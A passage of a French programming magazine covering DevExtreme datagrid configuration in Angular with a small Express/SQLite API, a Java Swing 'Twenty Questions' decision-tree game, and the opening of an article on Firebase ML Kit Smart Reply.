   {id : 4, name : "Dx button", status : "warning", custom : true},
   {id : 5, name : "Dx form", status : "in progress", custom : false},
   {id : 6, name : "Dx Text", status : "done", custom : true}
  ];
```

Figure 9: Liste d'objets ExampleData.

```
export class ExampleData {
  id: number;
  name: string;
  status: string;
  custom: boolean;
}
```

Figure 10: ExampleData typing

Les composants DevExtreme en détail

Pour notre exemple, nous développons sous Angular avec Typescript, les composants DevExtreme préfixés « DX », rapidement mis en place si on est familiarisé avec les concepts de base et les modèles d'Angular :

```
<dx-button
  type="default"
  [disabled]="data.value"
  text="label of button"
  [visible]="true"
  (onClick)="click($event, data)">
</dx-button>
```

Figure 11 : "dx-button" directives Angular.

Dans ce bout de code, nous retrouvons une notion d'Angular concernant les liaisons d'un attribut ou d'un évènement au moyen d'une syntaxe :

- [] pour les attributs, class, interpolation… « One-Way Option Binding » : « From the source-to-view »
- () pour les évènements « One-way from view target to data source »
- [()] ou encore le « Two-Way Option Binding »*« Two-way sequence: view-to-source-to-view »*

Dans cette directive, nous aurions pu envisager de déclarer toutes les variables de ces attributs dans le Controller de la Single Page Application (SPA) et de les lier avec la syntaxe *[attr]= «variable public»* proposée par Angular.

L'intérêt de cette approche réside dans le proverbe « qui peut le plus, peut le moins » : en effet on peut opter pour une approche moins dynamique avec une valeur statique comme ici pour l'attribut **« text »**, l'attribut typé « string » qui peut prendre une valeur statique sans One-way binding. On peut aussi renseigner directement la valeur attendue ; c'est le cas de l'attribut **« visible »** du dx-button présenté. A noter que cette valeur typée « boolean » sera prise en compte avec One-way binding. De plus, valorisé à 'true', cet attribut « visible » n'a d'intérêt que la sémantique de l'exemple, du fait que sa valeur par défaut est fixée à 'true' par DevExtreme, et que nous ne souhaitons pas masquer dynamiquement ce bouton.

Il est même possible de passer par une approche jQuery qui initialisera un objet « Dx » au moyen d'une configuration prise en charge par la directive. Pratique pour éditer et sauvegarder une configuration du composant à partir d'un « json » sérialisé en base de données ou en variable de session.

Définition de la Datagrid dans la vue

```
<!-- Datagrid with toolbar and custom column -->
<dx-data-grid #datagrid [dataSource]="dataSource"
 (onToolbarPreparing)="toolbarPreparing($event)">
```

Figure 12 : Déclaration de la Datagrid dans la vue.

- La datagrid peut se définir par défaut juste par son tag.
- La datasource est liée au controller.

On définit l'appel à la methode « toolbarPeraring() » durant l'évènement « onToolbarPreparing » déclenché par le composant.

```
<!-- Header Filtering. -->
<dxo-filter-row visible="true"></dxo-filter-row>
```

Figure 13 : Activation des filtres Datagrid par simple attribut "visible".

- On déclare les filtres.

Chaque composant possède de nombreux évènements permettant toute une série d'actions.

```
<!-- Pagination. -->
<dxo-paging [pageSize]="3" [pageIndex]="0"
      [enabled]="true"></dxo-paging>
<dxo-pager [allowedPageSizes]="[3, 6, 10, 25]"
 [visible]="false" [showPageSizeSelector]="true"
 [showNavigationButtons]="true" [showInfo]="true"></dxo-pager>
```

Figure 14 : Configuration de la pagination.

- On paramètre la pagination.
- On spécifie les outils de navigation de cette pagination.

```
<!-- Columns -->
<dxi-column dataField="id" caption="ID#" [visible]="true"
      width="50" alignment="center"></dxi-column>
<dxi-column dataField="name" caption="Name" visible="true"
      width="150"></dxi-column>
<dxi-column dataField="status" caption="Status" visible="true"
      width="100" alignment="center"></dxi-column>
<dxi-column dataField="custom" caption="Custom"
      cellTemplate="cellTemplate" [allowFiltering]="false"
      [allowSorting]="false" alignment="center"
      width="150"></dxi-column>
```

Figure 15 : Déclaration des colonnes de la Datagrid.

- On déclare les colonnes de la Datagrid. On peut choisir de les laisser par défaut, de les restreindre ou de les personnaliser.
- Tous les élements de configuration sont listés et présentés en détail dans la documentation de DevExtreme.
- Sur la dernière colonne nommée « custom », nous avons défini un template de cellule dans l'attribut « cellTemplate ».

```
<!-- Custom Column with template for the last column above -->
<div *dxTemplate="let data of 'cellTemplate'">
 <!-- In the last column of the datagrid we add an action button -->
 <dx-button type="default" [disabled]="data?.value" text="label of button"
       (onClick)="click($event, data)"></dx-button>
</div>

</dx-data-grid>
```

Figure 16 : Surcharge de la dernière colonne avec un template personnalisé.

- Au sein du « dx-data-grid » nous déclarons le template html cellTemplate en y ajoutant tout ce dont nous avons besoin.
- Dans notre exemple nous rajoutons un composant DevExtreme : le « dx-button ».
- Nous le configurons de manière à le desactiver en fonction d'une valeur spécifique à l'occurrence de l'objet « ExampleData », un texte, un type, et on y lie une méthode sur l'évènement « Click ».

Petit tour côté controller

- Pour plus de visibilité, nous déclarons une variable refreshBtnToolbar en dehors de l'évènement « toolbarPreparing ».
- Les items de Toolbar sont configurés avec :
  - Une location afin de choisir son emplacement ;
  - Un widget permettant de lui donner la nature du composant DevExtreme à utiliser ;
  - Un objet « options » regroupant la configuration du composant défini dans le widget.

```
// DxButton widget with composant configuration in options
public refreshBtnToolbar: DxToolbarComponent.items = {
    location: "after",
    widget: "dxButton",
    locateInMenu: "auto",
    options: {
        icon: "pulldown",
        hint: "Clear & Reload",
        onClick: (e: Event): void => this.ClearRefreshAction(e)
    }
};
```

Figure 17 : Exemple DxButton comme widget d'une Toolbar.

Lors de la construction de la Datagrid, on peut intervenir à différents moments (création des lignes, des cellules, de la barre d'outils…).

- L'évènement toolbarPreparing permet d'éditer cette toolbar.
- En récupérant « event » passé par cet évènement, nous pouvons manipuler l'instance de l'objet « DxToolbarComponent » et ainsi en éditer ses items.

```
// Event DevExtreme during the datagrid's toolbar building
private toolbarPreparing(event: Event) {
  // we get back the list of DxToolbarComponent.items instance
  const toolbarItems: DxToolbarComponent.items = event.toolbarOptions.items;
  // jQuery typical form
  // we add a DxButton widget in toolbar by passing a configuration object
  toolbarItemsref.push(this.reshBtnToolbar);
  // We can edit the properties them as we wish from the moment
 // we get back the DxToolbarComponent.items instance
  toolbarItems.forEach(
   // for each toolbar item we change the location at « before »
   (item: DxToolbarComponent.items): void => {
    item.location = "before";
   });
}
```

Figure 18 : Ajout d'éléments lors de l'évènement de préparation de la toolbar.

- Il est alors facile d'ajouter aux items de la toolbar le widget configuré ci-dessus, par une simple méthode « push ».
- La boucle « forEach » développée ci-contre permet de cibler les actions de personnalisation et de contrôle que nous avons dans tous les composants. En effet, dans cet exemple nous parcourons tous les items présents dans la toolbar et nous en changeons leurs « location ».

```
@ViewChild("datagrid", { static: false }) _datagrid: DxDataGridComponent;

 private ClearRefreshAction (event: Event) {
      // Notify
     notify({
       message: `Click on the toolbar button "Clear & Reload" triggered!`,
       type: "success",
       position: { at: "center", my: "center", offset: "0 52" },
       width: 250, duration: 500
     });
      // Event Clear filter action
     this._datagrid.instance.clearFilter();
     // Reload Datagrid
     this._datagrid.dataSource = this.dataSource;
     this._datagrid.instance.getDataSource().reload();
 }
```

Figure 19 : Action de suppression des filtres et rechargement.

- A cet élément bouton, nous avons ajouté l'appel à la méthode « ClearRefreshAction() » sur l'évènement « Click ».
- Le paramètre d'évènement passé en argument de la méthode peut nous permettre de récupérer l'instance du DxButton au besoin.
- L'instance de la Datagrid est récupérée au moyen du @ViewChild proposé par Angular. A noter qu'avec une approche jQuery nous aurions pu récupérer l'instance de cette manière :

```
$("#dataGridContainer").dxDataGrid("instance")
```

- Pour effacer les filtres et recharger la Datagrid, il suffit de se laisser guider. Toutes les méthodes sont déjà développées pour le composant.

Voyons maintenant de plus près un composant régulièrement utilisé : **le « popup »**.
Il se configure directement depuis la vue sans passer par le controller. Nous voyons dans cet extrait que la configuration est très accessible, la simple lecture de sa déclaration se suffit à elle-même pour imaginer le rendu que nous obtiendrons.

```
<dx-popup
 [width]="260" [height]="240" [showTitle]="true" [title]="currentRow.name"
 [dragEnabled]="false" [closeOnOutsideClick]="true" [(visible)]="popupVisible"
 (onShown)="shown($event)">
 <div *dxTemplate="let data of 'content'">
  <div class="popup-property-details">
   <pre>{{ currentRow | json }}</pre>
  </div>
 </div>
</dx-popup>
```

Figure 20 : Déclaration d'une DxPopup basique dans la Vue.

- L'attribut « visible » est défini comme « Two-Way Option Binding » afin que la variable « popupVisible » puisse renseigner l'état du popup.
- La méthode « shown() » est définie pour l'évènement « onShown » déclenché à l'ouverture du popup. Dans cet exemple, cette méthode permet l'affichage d'une notification DevExtreme.

- Dans ce popup, nous affichons l'objet « ExampleData » de la ligne cliquée.
- La notification définie à l'ouverture de celle-ci apparaît en affichant le champ name de ce dit objet.

Pour aller plus loin

Je vous propose d'aller plus dans le détail dans la **configuration du composant « Datagrid »** en vous présentant l'utilisation d'une « Datasource » en lien direct avec son API, et plus précisément de l'objet typé « CustomStore » configurant les actions CRUD pour une communication automatique avec sa base de données. Pour l'exercice, **nous ajouterons un moteur de base de données ainsi qu'un micro-framework pour les actions API avec les packages npm respectifs sqlite3 et express**. Reprenons notre modèle de données précédant « ExampleData » et modifions très légèrement la vue HTML de l'exemple de la « Datagrid » ci-dessus.

Création de la base de données et développement de l'API

Dans cet exemple, nous ne détaillons pas tous les aspects de la création d'une base de données (BDD) et de son interface de programmation applicative (API). Le choix des technologies s'est porté autour d'une base de données SQLite et du Framework express afin de tout configurer simplement au travers d'un script JavaScript (js) pour Node.
Ainsi, en quelques lignes de scripts nous allons créer notre modèle de données ci-dessus « ExampleData » dans une base de données et implémenter les méthodes CRUD nous permettant par la suite de créer (Create), lire (Read), modifier (Update) et supprimer (Delete) les données de notre table « ExampleData ». Express mettra à disposition sur le port 3000 de notre localhost les méthodes d'actions CRUD développées.

```
Let db = new sqlite3.Database('exampleData.db');
let restapi = express();

// Configure express server
// And Creation DB with data
[ ... ]

//#region API | CRUD Actions
/** CREATE */
restapi.post("/add", (req, res) => { ... });
/** READ */
restapi.get('/all', (req, res) => { ... });
/** UPDATE */
restapi.put("/upd/:id", (req, res) => { ... });
/** Delete */
restapi.delete("/del/:id", (req, res) => {
 const itemId = req.params.id;
 console.log("Delete item with id: ", itemId);
 // Delete item
 db.run('DELETE FROM exampleData WHERE id = $id', { $id: itemId });
});
//#endregion API | CRUD Actions
```

Figure 21 : Aperçu succinct des méthode API en expressJS.

Table : exampleData

	id	name	status	custom
	Filtre	Filtre	Filtre	Filtre
1	507	Dx Radio	todo	1
2	508	Dx Datagrid	in progress	0
3	509	Dx Popup	error	0
4	510	Dx Button	warning	1
5	511	Dx Form	success	1
6	512	Dx Text	done	0

Figure 22 : Aperçu de notre base de données "ExampleData".

exampleData		CREATE TABLE exampleData(id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, status TEXT, custom BOOLEAN)
id	INTEGER	"id" INTEGER PRIMARY KEY AUTOINCREMENT
name	TEXT	"name" TEXT
status	TEXT	"status" TEXT
custom	BOOLEAN	"custom" BOOLEAN

Figure 23 : Schéma de la table "ExampleData".

La suite de cet article dans le prochain numéro

Sylvain Saurel
sylvain.saurel@gmail.com
Développeur Java / Android
http://www.ssaurel.com

Recréez le jeu des 20 Questions en Java

Originaire des États-Unis et largement joué au XIXe siècle, le jeu des 20 Questions, plus connu sous le nom de "Twenty Questions Game" dans la langue de Shakespeare, est un jeu de société oral qui encourage le raisonnement déductif et la créativité. Dans cet article, nous allons voir comment recréer ce fameux jeu des 20 Questions en Java.

niveau 200

Les règles du jeu des 20 Questions sont assez simples. Au début du jeu, un joueur est choisi pour répondre. Cette personne choisit un objet ou un animal mais ne le révèle pas aux autres. L'autre joueur est celui qui pose les questions. Il pose des questions auxquelles on peut répondre par un simple "Oui" ou "Non". Voici des exemples de questions : "Peut-il voler ?" ou "Vit-il parfois dans l'eau ?". Si la personne posant les questions devine la bonne réponse avant de poser 20 questions, il gagne. Sinon, s'il pose 20 questions sans deviner correctement, la personne ayant pensé à un objet ou à une chose l'a laissé sans réponse et il a donc gagné.


Récemment, le jeu Français Akinator a repris le concept original du jeu des 20 Questions et l'a adapté avec succès aux smartphones Android et iOS. Mieux encore, la version du jeu d'Akinator est plus complexe puisque la réponse "Peut-être" est autorisée en plus des simples "Oui" et "Non" du jeu original.

Pour notre implémentation, nous nous contenterons du jeu original avec les réponses simples "Oui" et "Non" et nous ne limiterons pas le nombre de questions à 20 pour donner plus de chances à l'ordinateur, qui jouera le rôle du questionneur, de trouver l'objet auquel le joueur va penser. Pour rendre notre jeu des 20 Questions plus attractif, nous utiliserons enfin une interface utilisateur construite avec l'API Swing.

Représentation sous forme d'Arbre

Notre jeu sera basé sur un arbre contenant des questions avec des réponses simples "Oui" et "Non". Nous serons donc en présence d'un arbre binaire. Notre arborescence aura des noeuds représentés par la classe *TreeNode*. Chaque nœud pouvant être une Question ou une Réponse. Nous utiliserons un enum *Type* pour représenter cela. Chaque noeud stocke une chaîne de caractères et peut avoir deux enfants : une instance *TreeNode* pour le Oui et une instance *TreeNode* pour le non. Évidemment, si le *TreeNode* est une réponse, il n'aura pas d'enfants. 1

L'arbre de décision contenant les questions sera chargé à partir d'un fichier brut. Chaque ligne représentant une question commence par la chaîne de caractères "Q :" et chaque ligne représentant une réponse commence par la chaîne de caractères "A :". Ainsi, nous devons ajouter deux constantes dans notre *TreeNode* et lorsque nous définirons les données de l'objet *TreeNode*, nous déterminerons le type du *TreeNode* en fonction de cet indicateur. Cela nous donne le code suivant pour notre objet *TreeNode* :



Représentation des questions sous forme d'un Arbre de décision.

```
package com.ssaurel.twentyquestions;

// Modélisation de l'arbre de décision pour le jeu des 20 Questions
public class TreeNode {

 // Les noeuds sont de type réponse ou question
 enum Type {
  ANSWER, QUESTION
 }

 public static final String QUESTION_FLAG = "Q:";
 public static final String ANSWER_FLAG = "A:";
 public String data;
 public Type type;
 // Si un noeud est de type question, il a 2 enfants : un pour le Oui et un pour le Non
 public TreeNode yes;
 public TreeNode no;

 public TreeNode() {
 }

 public TreeNode(String data, Type type) {
  this.data = data;
  this.type = type;
 }

 public boolean isQuestion() {
  return Type.QUESTION.equals(type);
 }
```

```
 public void setData(String data) {
  type = Type.QUESTION;

  if (data.startsWith(ANSWER_FLAG)) {
   type = Type.ANSWER;
  }

  this.data = data.substring(2); // on retire le flag de la donnée stockée dans le noeud
 }

 public void addYes(TreeNode yes) {
  this.yes = yes;
 }

 public void addNo(TreeNode no) {
  this.no = no;
 }
}
```

Chargement des données dans notre Arbre de décision

La partie la plus importante du jeu des 20 Questions est probablement d'avoir un arbre de décision contenant d'excellentes questions et réponses. Il fera la différence et permettra à notre ordinateur de trouver rapidement l'objet pensé par l'utilisateur. Pour rendre notre programme plus flexible et réutilisable, les données seront chargées à partir d'un fichier texte brut. De cette façon, il sera facile d'étendre notre jeu de 20 questions pour permettre aux utilisateurs de charger de nouvelles données avec leurs propres arbres de décision.

Les données sont stockées dans le fichier brut en utilisant un algorithme de parcours en largeur. Il est important de connaître ces informations pour la méthode de chargement que nous écrirons dans notre classe *Tree*. La classe *Tree* possède une propriété racine de type *TreeNode*. Nous définissons une méthode *loadTree* prenant en paramètre le nom d'un fichier brut contenant les données de l'arbre de décision.

Nous ouvrons le fichier et nous appelons une méthode *buildTree* avec la racine en paramètre et une instance de la classe *BufferedReader* qui est utilisée pour lire le fichier ligne par ligne. Lorsque nous lisons une ligne, nous effectuons les actions suivantes :

- Définir les données pour le noeud courant ;
- Si le noeud courant est de type question :
  - Créer 2 enfants respectivement un pour le Oui et un autre pour le Non sous la forme d'objets *TreeNode* ;
  - Définir ces noeuds comme enfants du noeud courant ;
  - Appel récursif de la méthode *buildTree* afin de construire le sous-arbre côté Oui à partir du fichier de données ;
  - Appel récursif de la méthode *buildTree* afin de construire le sous-arbre côté Non à partir du fichier de données.

Cela nous donne l'implémentation suivante pour la classe Tree :

```
package com.ssaurel.twentyquestions;

import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;

// Représentation de l'objet Tree pour le jeu des 20 Questions
public class Tree {

 public TreeNode root; // Racine de l'arbre

 public Tree() {
  root = new TreeNode();
 }

 // Méthode de chargement des données depuis un fichier de données
 public void loadTree(String filename) {
  File file = new File(filename);
  FileReader fileReader = null;
  BufferedReader buf = null;

  try {
   fileReader = new FileReader(file);
   buf = new BufferedReader(fileReader);
   buildTree(root, buf);
  } catch (Exception e) {
   System.out.println("Erreur durant la construction de l'arbre : " + e.getMessage());
  } finally {
   try {
    if (fileReader != null) {
     fileReader.close();
    }

    if (buf != null) {
     buf.close();
    }
   } catch (Exception e) {
   }
  }
 }

 // Méthode récursive de construction de l'arbre
 private void buildTree(TreeNode currentNode, BufferedReader buf) throws Exception {
  String line = buf.readLine();

  if (line != null) {
   currentNode.setData(line);

   if (currentNode.isQuestion()) {
    TreeNode yesNode = new TreeNode();
    TreeNode noNode = new TreeNode();
    currentNode.yes = yesNode;
    currentNode.no = noNode;
    buildTree(yesNode, buf);
    buildTree(noNode, buf);
   }
  }
 }
}
```

Une version simplifiée d'un fichier de données représentant un arbre de décision pour faire deviner un animal pourrait avoir l'allure suivante :

```
Q:Est-il blanc ?
Q:Est-ce un mâle ?
Q:Est-il jaune ?
Q:Est-il lié à la famille des chats ?
Q:Peut-il s'agir de tous les animaux ?
Q:Allez-vous cliquer sur oui pour la dernière question ?
Q:Allez-vous répondre "non" à cette question ?
Q:Peut-il tout faire ?
A:Dieu
A:oui
A:oui
A:rien
A:Tigre du Bengale
A:Lapin
…
```

Création de l'IHM avec Swing

Maintenant, il est temps de passer à la création de l'interface utilisateur de notre implémentation du jeu des 20 Questions. Notre IHM aura une zone de texte pour afficher les questions à l'utilisateur et trois boutons :


- 1 bouton Oui pour permettre à l'utilisateur de cliquer sur oui et de progresser dans notre arbre de décision ;
- 1 bouton Démarrer pour démarrer une nouvelle partie ;
- 1 bouton Non pour permettre à l'utilisateur de cliquer sur non et de progresser dans notre arbre de décision.

Elle ressemblera à ceci : 2

Les données de notre arbre de décision étant centrées autour de la recherche d'un animal, nous demandons à l'utilisateur de penser à un animal. Néanmoins, avec un arbre de décision contenant plus de données, il serait possible de laisser un choix bien plus large à l'utilisateur au moment où il doit penser à quelque chose que nous devons deviner ensuite. Le principe de fonctionnement serait le même et seule la taille de l'arbre de décision changerait.

Nous utilisons l'API Swing pour construire cette interface utilisateur. La zone de texte est un objet *JTextPane* et nous utilisons une instance *BorderLayout* pour disposer l'objet dans le volet contenu du *JFrame*. Les trois boutons sont représentés par la classe *JButton*. Cela nous donne la méthode *buildUI* suivante :

2



IHM de notre jeu des 20 Questions

```
private void buildUI() {
 // Construction de l'IHM
 JFrame frame = new JFrame("Jeu des 20 Questions pour Programmez!");
 frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
 Container contentPane = frame.getContentPane();

 // Ajout des boutons
 JPanel buttonsPanel = new JPanel();

 yesButton = new JButton("Oui");
 yesButton.addActionListener(btnsListener);
 buttonsPanel.add(yesButton, BorderLayout.LINE_START);

 restartButton = new JButton("Démarrer");
 restartButton.addActionListener(btnsListener);
 buttonsPanel.add(restartButton, BorderLayout.LINE_START);

 noButton = new JButton("Non");
 noButton.addActionListener(btnsListener);
 buttonsPanel.add(noButton, BorderLayout.LINE_END);

 contentPane.add(buttonsPanel, BorderLayout.PAGE_END);

 // Ajout de la zone de texte
 textPane = new JTextPane();
 textPane.setEditable(false);
 updateText("Pensez à un animal, puis cliquez sur Démarrer");

 // Customisation du rendu
 SimpleAttributeSet bSet = new SimpleAttributeSet();
 StyleConstants.setAlignment(bSet, StyleConstants.ALIGN_CENTER);
 StyleConstants.setFontSize(bSet, 22);
 StyledDocument doc = textPane.getStyledDocument();
 doc.setParagraphAttributes(0,  doc.getLength(), bSet, false);

 contentPane.add(textPane, BorderLayout.CENTER);

 frame.setMinimumSize(new Dimension(500, 250));

 // On centre la JFrame à l'écran
 Dimension objDimension = Toolkit.getDefaultToolkit().getScreenSize();
 int coordX = (objDimension.width - frame.getWidth()) / 2;
 int coordY = (objDimension.height - frame.getHeight()) / 2;
 frame.setLocation(coordX, coordY);

 // Affichage de l'IHM
 frame.pack();
 frame.setVisible(true);
}
```

Interaction avec le joueur

A ce stade, nous avons écrit le code pour modéliser l'arbre de décision, nous avons des données mais également une IHM construite en Swing. Maintenant, il nous reste à mettre en oeuvre l'interaction avec le joueur durant le déroulement du jeu des 20 Questions. Nous ajoutons une instance *ActionListener* aux trois boutons pour cela. Nous définissons trois méthodes :

- Une méthode *yes* pour gérer le comportement de notre jeu des 20 Questions lorsque le joueur clique sur Oui pour une question ;
- Une méthode *no* pour gérer le comportement de notre Jeu des 20 Questions lorsque le joueur clique sur Non pour une question ;
- Une méthode *start* pour gérer le démarrage du jeu.

Nos objets définis précédemment sont assemblés au sein d'une classe *TwentyQuestions*. Nous définissons une propriété *currentNode* pour garder un pointeur de notre position dans l'arbre de décision. Au début du jeu des 20 Questions, *currentNode* pointe donc vers la racine de l'arbre de décision. Cette étape est implémentée dans la méthode *start*.

Lorsque la méthode *yes* est appelée, nous savons que l'utilisateur a cliqué sur Oui pour la question ou la réponse affichée. Nous devons donc suivre le chemin du Oui de notre noeud actuel. Si le nouveau nœud courant est une question, nous affichons les données qu'il contient à l'écran. Sinon, nous affichons un message à l'utilisateur pour lui demander s'il a pensé à la réponse présente dans le noeud courant. Si le nouveau noeud courant était nul, nous savons que nous avons trouvé la bonne réponse et nous pouvons afficher un message du type "J'ai trouvé !" à l'utilisateur.

La logique est la même pour la méthode *no*. La différence est que lorsque le noeud courant obtenu en suivant le chemin Non du noeud courant est nul, il faut afficher un message "J'ai perdu !" à l'utilisateur.

Tout ceci nous donne le code complet suivant pour la classe *TwentyQuestions* :

```
package com.ssaurel.twentyquestions;

import java.awt.BorderLayout;
import java.awt.Container;
import java.awt.Dimension;
import java.awt.Toolkit;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;

import javax.swing.JButton;
import javax.swing.JFrame;
import javax.swing.JPanel;
import javax.swing.JTextPane;
import javax.swing.SwingUtilities;
import javax.swing.text.SimpleAttributeSet;
import javax.swing.text.StyleConstants;
import javax.swing.text.StyledDocument;

// Classe principale pour notre jeu des 20 Questions
public class TwentyQuestions {

 private Tree tree;
 private TreeNode currentNode;
 private JButton yesButton, noButton, restartButton;
 private JTextPane textPane;
 private boolean started = false;
 private ActionListener btnsListener = new ActionListener() {

  @Override
  public void actionPerformed(ActionEvent e) {
   Object source = e.getSource();

   if (source == yesButton)
    yes();
   else if (source == noButton)
    no();
   else if (source == restartButton)
    restart();

  }
 };

 public static void main(String[] args) {
  TwentyQuestions twentyQuestions = new TwentyQuestions();
  twentyQuestions.tree = new Tree();
  twentyQuestions.tree.loadTree("/Users/ssaurel/eworkspace/TwentyQuestions/animals
_questions.txt");

  SwingUtilities.invokeLater(new Runnable() {
   @Override
   public void run() {
    twentyQuestions.buildUI();
   }
  });
 }

 private void buildUI() {
  JFrame frame = new JFrame("Jeu des 20 Questions pour Programmez!");
  frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
  Container contentPane = frame.getContentPane();

  // add buttons
  JPanel buttonsPanel = new JPanel();

  yesButton = new JButton("Oui");
  yesButton.addActionListener(btnsListener);
  buttonsPanel.add(yesButton, BorderLayout.LINE_START);

  restartButton = new JButton("Démarrer");
  restartButton.addActionListener(btnsListener);
  buttonsPanel.add(restartButton, BorderLayout.LINE_START);

  noButton = new JButton("Non");
  noButton.addActionListener(btnsListener);
  buttonsPanel.add(noButton, BorderLayout.LINE_END);

  contentPane.add(buttonsPanel, BorderLayout.PAGE_END);

  textPane = new JTextPane();
  textPane.setEditable(false);
  updateText("Pensez à un animal, puis cliquez sur Démarrer");

  SimpleAttributeSet bSet = new SimpleAttributeSet();
  StyleConstants.setAlignment(bSet, StyleConstants.ALIGN_CENTER);
```

```
 StyleConstants.setFontSize(bSet, 22);
 StyledDocument doc = textPane.getStyledDocument();
 doc.setParagraphAttributes(0,  doc.getLength(), bSet, false);

 contentPane.add(textPane, BorderLayout.CENTER);

 frame.setMinimumSize(new Dimension(500, 250));

 Dimension objDimension = Toolkit.getDefaultToolkit().getScreenSize();
 int coordX = (objDimension.width - frame.getWidth()) / 2;
 int coordY = (objDimension.height - frame.getHeight()) / 2;
 frame.setLocation(coordX, coordY);

 frame.pack();
 frame.setVisible(true);
}

private void yes() {
 // On suit la branche Oui dans notre arbre de décision
 if (started && currentNode != null) {
  currentNode = currentNode.yes;

  if (currentNode != null) {
   if (currentNode.isQuestion()) {
    updateText(currentNode.data);
   } else {
    updateText("Pensez-vous à " + currentNode.data + " ?");
   }
  } else {
   updateText("J'ai trouvé !");
  }
 }
}

private void no() {
 // On suit la branche Non dans notre arbre de décision
 if (started && currentNode != null) {
  currentNode = currentNode.no;

  if (currentNode != null) {
   if (currentNode.isQuestion()) {
    updateText(currentNode.data);
   } else {
    updateText("Pensez-vous à " + currentNode.data + " ?");
   }
  } else {
   updateText("J'ai perdu !");
  }
 }
}

private void restart() {
 if (started) {
  started = false;
  updateText("Pensez à un animal, puis cliquez sur Démarrer");
 } else {
  started = true;
  updateText("Pensez à un animal, puis cliquez sur Démarrer");
  currentNode = tree.root;
  updateText(currentNode.data);
 }
}

private void updateText(String txt) {
 textPane.setText("\n" + txt);
}
}
```


Notre jeu des 20 Questions en action

Il est temps de lancer notre jeu des 20 Questions et de vérifier si l'ordinateur arrive bien à deviner l'animal auquel nous pensons à savoir une "Autruche". En répondant correctement par "Oui" ou par "Non" aux différentes questions, nous obtenons l'affichage suivant : 3

Il ne nous reste plus alors qu'à cliquer sur oui pour terminer la partie et reconnaître que l'ordinateur a su trouver l'animal auquel nous pensions.

Conclusion

Le Jeu des 20 Questions que nous avons développé dans le cadre de cet article demeure un excellent moyen de découvrir comment mettre en oeuvre les arbres de décision. Bien que déjà parfaitement fonctionnelle, notre implémentation pourrait être améliorée en tenant compte des réponses que l'ordinateur ne trouve pas afin de compléter les données de notre arbre de décision. Pour cela, il suffirait de faire un ajout dans l'arbre de décision d'un nouveau noeud en demandant à l'utilisateur l'animal non trouvé auquel il pensait. C'est ainsi que le célèbre jeu Akinator arrive finalement à trouver quasiment toutes les choses auxquelles les gens pensent. En effet, au fur et à mesure des réponses des joueurs, les données de son arbre de décision sont complétées ce qui lui permet d'être de plus en plus précis dans ses réponses. Enfin, cet article vous aura permis également de comprendre que ce qui fait la différence dans ce type de jeu c'est bien la qualité des données de l'arbre de décision qui est utilisé. Plus les données seront précises, plus les réponses données par l'ordinateur seront pertinentes. •



3 *L'ordinateur a trouvé l'animal*

Mehdi Slimani
Expert mobile à Ineat.
Fondateur du meetup Flutter Lille.
@mslimanii

Générer des suggestions automatiques avec Firebase Smart Reply

Il y a quelques mois, la plateforme incontournable du développement d'application mobile Firebase a sorti ML Kit. Découvrons ensemble ce nouveau kit de machine learning. La promesse de Firebase ML Kit est simple : faciliter l'intégration du Machine Learning dans vos applications mobiles quel que soit votre niveau de compétence dans le domaine.

niveau 200

Aujourd'hui, ML Kit se décompose en 4 grandes parties :

- **Vision** permet de récupérer les données à partir d'une image (texte, détection de visage, scan de code barre, détection d'objets etc.).
- **AutoML Vision Edge** pour récupérer des données à partir d'un modèle préalablement entrainé dans Cloud AutoML Vision.
- **Natural Language** pour identification du langage dans un texte, traduction et suggestion automatique.
- **Custom Models** pour les plus expérimentés ayant développé leurs propres modèles avec Tensorflow.

Les parties Vision, AutoML Vision Edge, Natural Language sont prêtes à l'emploi et ne requièrent aucune compétence particulière. Pour les plus expérimentés, **Custom Models** permettra d'héberger des modèles Tensorflow Lite et d'effectuer des mises à jour automatiques. Dans cet article, nous traiterons uniquement des solutions dédiées au « Natural Language » mises à disposition par Firebase ML Kit afin de générer des suggestions automatiques dans une conversation.

GÉNÉRER DES SUGGESTIONS AUTOMATIQUES

Firebase Smart Reply

Smart Reply permet de générer des *réponses courtes* dans le contexte d'une conversation. Ce concept a été apporté dans plusieurs applications développées par Google : 1

Note : Smart Reply est encore en *version Beta Release* avec quelques limitations techniques.

Actuellement, seul l'anglais est pris en charge par la solution. La langue des messages envoyés est automatiquement détectée, l'API ne fournira aucune suggestion si une autre langue est trouvée.

Est-il possible de traduire les messages en anglais et de les transmettre à Smart Reply ?

